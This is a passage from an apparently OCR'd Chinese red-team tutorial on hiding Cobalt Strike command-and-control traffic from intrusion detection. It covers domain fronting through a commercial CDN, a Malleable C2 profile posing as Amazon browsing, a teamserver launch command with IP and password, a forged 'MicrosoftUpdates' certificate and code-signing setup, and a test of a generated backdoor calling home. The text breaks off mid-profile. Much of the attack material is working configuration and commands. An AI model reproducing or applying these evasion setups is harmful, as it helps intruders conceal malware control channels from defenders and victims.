set StagerVerifySSLCert true

exploit



抓包数据包已经加密




从有效负载将在目标主机上执行的那一刻起，一个加密的 MeterMeter 会话将打开，它将不允许主机入侵防御系统检查数据包并断开连接。

2.3. 域前置 cobalt strike 逃避 IDS 审计

域前置（Domain Fronting）基于 HTTPS 通用规避技术，也被称为域前端网络攻击技术。这是一种用来隐藏 Metasploit，Cobalt Strike 等团队控制服务器流量，以此来一定程度绕过检查器或防火墙检测的技术，如 Amazon ,Google，Akamai 等大型厂商会提供一些域前端技术服务。

2.3.1. 域前置技术原理

通过 CDN 节点将流量转发到真实的 C2 服务器，其中 CDN 节点 ip 通过识别请求的 Host 头进行流量转发，利用我们配置域名的高可信度，如我们可以设置一个微软的子域名，可以有效的躲避 DLP，agent 等流量监测。原理以下



2.3.2. 工作原理

域前置的的核心是 cdn cdn 是的工作原理是：
同一个 IP 可以被不同的域名进行绑定然而进行网站加速，例如现在有两个网站分别为 www.a.com 和 www.b.com 都指定同一个 IP 123.123.123.123 这个 ip 上是实际上是 cdn 服务器。当浏览器访问 www.a.com 或 www.b.com 的时候怎么保证访问的目标是正常的是指定的网站内容，这个时候就要在 HTTP 请求包里在 host 头加入访问的域名。
演示 36.99.196.218 是一个 cdn 服务器 这个服务器上转发多个域名


www.phb123.com www.xue338.com 都是这个 cdn 服务器上的域名 而且这两个域名都绑定了别名进行 cdn 加速

```
服务器:  UnKnown
Address:  192.168.0.1

非权威应答:
名称:    www.phb123.com.w.kunlunhuf.com
Addresses:  111.123.49.9
          111.123.49.210
          111.123.49.209
          111.123.49.201
          111.123.49.7
          111.123.49.215
          111.123.49.203
          111.123.49.199
          111.123.49.217
          111.123.49.214
Aliases:  www.phb123.com


C:\Users\Administrator>nslookup www.xue338.com
服务器:  UnKnown
Address:  192.168.0.1

非权威应答:
名称:    www.xue338.com.w.cdngslb.com
Addresses:  240e:ff:a000:100:3::3fc
          111.123.49.211
Aliases:  www.xue338.com
```

用 curl 访问 www.xue338.com 网站的时候没有在 http 里 host 头里加入域名如图

```
C:\Users\Administrator>curl www.xue338.com -v
* Rebuilt URL to: www.xue338.com/
*   Trying 125.77.142.206...
* TCP_NODELAY set
* Connected to www.xue338.com (125.77.142.206) port 80 (#0)
> GET / HTTP/1.1
> Host: www.xue338.com
> User-Agent: curl/7.55.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Server: Tengine
< Content-Type: text/html
< Content-Length: 10952
< Connection: keep-alive
< Date: Tue, 01 Sep 2020 04:40:10 GMT
< ETag: "2ac8-5ab8db8e20c70"
< Upgrade: h2
< Last-Modified: Wed, 29 Jul 2020 05:21:04 GMT
< Accept-Ranges: bytes
< Vary: Accept-Encoding
< Via: cache15.12cn1801[0,304-0,H], cache14.12cn1801[0,0], kunlun10.cn199[0,200-0,H], kunlun1.cn199[1,0]
< Ali-Swift-Global-Savetime: 1596085008
< Age: 3052
< X-Cache: HIT TCP_MEM_HIT dirn:10:613208245
< X-Swift-SaveTime: Tue, 01 Sep 2020 05:23:54 GMT
< X-Swift-CacheTime: 3600
< Timing-Allow-Origin: *
< EagleId: 7d4d8ea115989382620878319e
<
```

在 curl 里面指定 CDN 的 IP 指定 host 为 www.xue338.com



上面两种放法都可以访问 www.xue338.com 域名里的内容。

同一个 cdn 访问不同的网址 在 host 加上你要访问的域名请求头，cdn 就可以知道你与哪个域名进行通信，就会得到指向网页的内容。

当访问 www.phb123.com 这个域名时候，实际上也是访问同一个 cdn 服务器，它的 ip 也是 36.99.196.218 所以我们也可以这样访问如图

在 wget 里把 ip 替换成域名 www.phb123.com 因为 www.phb123.com 也是指向 cdn 服务器所以 www.xue338.com 访问的也是正常内容。

域前置基础就是基于这个原理，所以我们可以申请一批高信誉的域如接近 microsoft baidu.com google.com amazon.cn 类似这类域名，然后在请求头里加上这种高信誉域名，另外因为是 cdn 服务器，所以 cdn 服务器会隐藏 IP，所以 C2 服务器的真实得 ip 也会被自动隐藏。

2.3.3. 域前置实践

环境 cobalt strike 4.0 外网 kali

在某云、某鹅、Amazon 购买 cdn 云加速服务。

注意 在国内使用 cdn 云加速都需要域名进行备案，如你使用某云的必须去申请或者购买已备案的域名。

这里以某云做一个域前置例子

首先准备一个已经在某云备案好的域名 在 cdn 服务 选择全站加速

https://dcdn.console.aliyun.com/overview

提交准备好的域名 审核通过后 某云会提示你进行下一步操作。

指定你 c2 服务器的真实 ip

设置完成后把的 CNAME 域名里进行 CAME 绑定

设置完成后 过一段时间就会生效。

在超级 ping 测试 cdn 的 ip 是否正常 http://ping.chinaz.com

监测点	响应IP	IP归属地	响应时间	TTL	赞助商
江苏无锡[电信]	140.249.61.208	山东省临沂市 电信	17ms	55	大碗数据-全球租机/托
浙江嘉兴[联通]	58.218.215.138	江苏省徐州市 电信	15ms	55	666IDC因为牛逼只做
江西吉安[电信]	124.236.20.214	河北省石家庄市 电信	39ms	52	免费网站全球加速和防
辽宁大连[联通]	123.129.244.199	山东省济南市 联通	30ms	55	柒佰互联★辽宁双线万
江苏徐州[多线]	超时(重试)	-	-	-	捷联网络-徐州高防BG
江苏徐州[电信]	222.222.88.17	河北省保定市 电信	29ms	52	捷联网络-徐州高防BG
河南新乡[多线]	58.218.215.138	江苏省徐州市 电信	18ms	50	【60G高防BGP】8核 月
黑龙江哈尔滨[联通]	61.240.154.102	河北省石家庄市 联通IDC机房	26ms	55	ipv6空间/主机在线咨
广东深圳[联通]	183.57.82.214	广东省云浮市 电信	21ms	46	互盟T4标准BGP机房
江苏泰州[电信]	58.215.145.148	江苏省无锡市 电信	5ms	55	泰州/无锡BGP机柜热
广东广州[电信]	超时(重试)	-	-	-	★打不死★高防双线秒
四川德阳[电信]	超时(重试)	-	-	-	蒙岛云-送单机100G高 长独享
江苏宿迁[联通]	超时(重试)	-	-	-	〖寰宇互联〗16核BG

大部分已经生效了。接下来就是配置 cobalt strike

2.3.4. cobalt strike 域前置配置

修改 C2 的 profile 配置文件，在 https://github.com/xx0hcd/Malleable-C2-Profiles 选择合适的 profile 文件 修改 host 头为我们的准备好的域名

```
#
# Amazon browsing traffic profile
#
# Author: @harmj0y
#

set sleeptime "5000";
set jitter    "0";
set maxdns    "255";
set useragent "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko";

http-get {

    set uri "/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books";

    client {
```

```
        header "Accept" "*/*";
        header "Host" "www.mazibao.vip";

        metadata {
            base64;
            prepend "session-token=";
            prepend "skin=noskin;";
            append "csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996";
            header "Cookie";
        }
    }

    server {

        header "Server" "Server";
        header "x-amz-id-1" "THKUYEZKCKPGY5T42PZT";
        header "x-amz-id-2"
"a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZGl4aHRvNDV
pbgo=";
        header "X-Frame-Options" "SAMEORIGIN";
        header "Content-Encoding" "gzip";

        output {
            print;
        }
    }
}

http-post {

    set uri "/N4215/adj/amzn.us.sr.aps";

    client {
```

```
            header "Accept" "*/*";
            header "Content-Type" "text/xml";
            header "X-Requested-With" "XMLHttpRequest";
            header "Host" "www.mazibao.vip";

            parameter "sz" "160x600";
            parameter "oe" "oe=ISO-8859-1;";

            id {
                parameter "sn";
            }

            parameter "s" "3717";

            output {
                base64;
                print;
            }
        }

        server {

            header "Server" "Server";
            header "x-amz-id-1" "THK9YEZJCKPGY5T42OZT";
            header                                                    "x-amz-id-2"
"a21JZ1xrNDNtdGRsa219bGV3YW85amZuZW9zdG5rZmRuZ2tmZGl4aHRvNDV
pbgo=";
            header "X-Frame-Options" "SAMEORIGIN";
            header "x-ua-compatible" "IE=edge";

            output {
                print;
            }
```

```
    }
}
```

在 kali 上运行 teamserver 加上配置文件


sudo nohub ./teamserver 158.247.193.116 xxxxxa222 cdn.profile

nohub 加在一个命令的最前面，表示不挂断的运行命令 不然 shell 断了 cs 也会连接不上。


以上运行没有出错的情况下配置监听器

选择 payload beacon https


https hsots 是某云 cdn 的 ip




生成后门进行测试



这个代码生成后，可以放在其他服务上 千万不要放在 c2 上不然真是的 ip 就被查出来了。运行木马 上线正常，功能正常。



再用 Wireshark 进行抓包 走 cdn 节点 流量进行也加密了 C2 服务器的 ip 也隐藏了。



No.	Time	Source	Destination	Protocol	Length	Host	Info
31	2.447722	192.168.0.133	222.85.26.222	TLSv1	587		Application Data
32	2.479201	222.85.26.222	192.168.0.133	TCP	60		443 → 59275 [ACK
33	3.232630	222.85.26.222	192.168.0.133	TLSv1	571		Application Data
34	3.442604	192.168.0.133	222.85.26.222	TCP	54		59275 → 443 [ACK
35	3.462659	222.85.26.222	192.168.0.133	TLSv1	571		[TCP Spurious Re
36	3.462685	192.168.0.133	222.85.26.222	TCP	66		[TCP Dup ACK 34#
37	8.233145	192.168.0.133	122.193.130.76	TCP	54		59269 → 443 [FIN
38	8.233465	192.168.0.133	122.193.130.76	TCP	66		59276 → 443 [SYN
39	8.392348	122.193.130.76	192.168.0.133	TCP	66		443 → 59276 [SYN
40	8.392372	192.168.0.133	122.193.130.76	TCP	54		59276 → 443 [ACK
41	8.392601	192.168.0.133	122.193.130.76	TLSv1	190		Client Hello
42	8.393925	122.193.130.76	192.168.0.133	TCP	60		443 → 59269 [FIN
43	8.393938	192.168.0.133	122.193.130.76	TCP	54		59269 → 443 [ACK
44	8.425266	122.193.130.76	192.168.0.133	TCP	60		443 → 59276 [ACK
45	8.428844	122.193.130.76	192.168.0.133	TLSv1	199		Server Hello, Ch
46	8.429123	192.168.0.133	122.193.130.76	TLSv1	113		Change Cipher Sp
47	8.430270	192.168.0.133	122.193.130.76	TLSv1	587		Application Data
48	8.463547	122.193.130.76	192.168.0.133	TCP	60		443 → 59276 [ACK
49	9.220039	122.193.130.76	192.168.0.133	TLSv1	571		Application Data
50	9.419986	192.168.0.133	122.193.130.76	TCP	54		59276 → 443 [ACK
51	9.453351	122.193.130.76	192.168.0.133	TLSv1	571		[TCP Spurious Re
52	9.453388	192.168.0.133	122.193.130.76	TCP	66		[TCP Dup ACK 50#
53	9.524239	192.168.0.106	239.255.255.250	SSDP	219	239.255.255.250:1900	M-SEARCH * HTTP/
54	10.339013	192.168.0.126	192.168.0.255	UDP	157		2103 → 2103 Len=
55	10.525247	192.168.0.106	239.255.255.250	SSDP	219	239.255.255.250:1900	M-SEARCH * HTTP/
56	11.526230	192.168.0.106	239.255.255.250	SSDP	219	239.255.255.250:1900	M-SEARCH * HTTP/
57	12.527053	192.168.0.106	239.255.255.250	SSDP	219	239.255.255.250:1900	M-SEARCH * HTTP/
58	13.195441	fe80::5c7:647a:77c:…	ff02::1:2	DHCPv6	157		Solicit XID: 0x7

2.4. cobalt strike 生成证书修改 C2 profile 流量加密混淆

cobalt strike 是很多红队的首选的攻击神器，在 APT 方面近几年应用范围很广，很多著名的团队都曾使用这个工具进行 APT，效果显著。导致很多 ids 入侵检测工具和流量检测工具已经可以拦截和发现，特别是流量方面，如果使用默认证书进行渗透和测试，特别在高度安全的环境下，好不容易找到一个突破口，因为证书没修改，被流量检测出来并进行拦截，检测报告将返回给管理员，管理员就能马上将缺口进行修复。那么红队之前的攻击就会付诸东流，攻击计划就要重新制定。

流量加密传输已经成为现在红队的基本素养，生成证书修改 C2 profile 加密混淆实际上就是对流量加密传输，目的逃逸流量安全审计，穿透检测器。

本次实验环境

kali cobalt strike4.0

2.4.1. 生成免费的 ssl 证书

在运行 cobalt strike 默认使用的 cobaltstrike.store 证书，生成新证书的意义是将使用我们现在的制定好的证书。默认的证书 cobalt strike 会被检测。下面是生成证书的一些命令。

项目	详细
alias名称	kstore
keypass	init123
算法	RSA
秘钥长度	2048
有效期限(天)	30
保存路径	/tmp/kstore.keystore
storepass	init234

执行命令：

keytool -genkey -alias moonsec -keyalg RSA -validity 36500 -keystore moonsec.store


moonsec moonsec.store 这两个字符串都要记住 因为修改 profile 要使用

填写相关的地区信息 这些信息填写后在 profile 上还要使用 请勿乱填，填写了要保存。


完成上面得命令后提示你要输入得密码!

输入密码 moon123 后提示地区信息 按照提示一步一步填写。

US MicrosoftUpdates



最输入 y 即可生成证书文件。



证书文件已经生成好。

2.4.2. 创建并修改 C2-profile 文件

```
set sample_name "moonsec POS Malware";
set sleeptime "5000"; # use a ~30s delay between callbacks
set jitter "10"; # throw in a 10% jitter
set useragent "Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101
Firefox/24.0";
#设置证书
https-certificate {
    set CN "US";
    set O "MicrosoftUpdates";
    set C "en";
    set L "US";
    set OU "MicrosoftUpdates";
    set ST "US";
    set validity "365";
```

```
}
#设置
code-signer{
        set keystore "moonsec.store";
        set password "moon123";
        set alias "moonsec";
}

#指定 DNS beacon 不用的时候指定到 IP 地址
set dns_idle "8.8.4.4";

#每个单独 DNS 请求前强制睡眠时间
set dns_sleep "0";

#通过 DNS 上载数据时主机名的最大长度[0-255]
set maxdns       "235";

http-post {
        set uri "/windebug/updcheck.php /aircanada/dark.php /aero2/fly.php
/windowsxp/updcheck.php /hello/flash.php";

        client {
                header "Accept" "text/plain";
                header "Accept-Language" "en-us";
                header "Accept-Encoding" "text/plain";
                header "Content-Type" "application/x-www-form-urlencoded";

                id {
                        netbios;
                        parameter "id";
                }

                output {
                        base64;
```

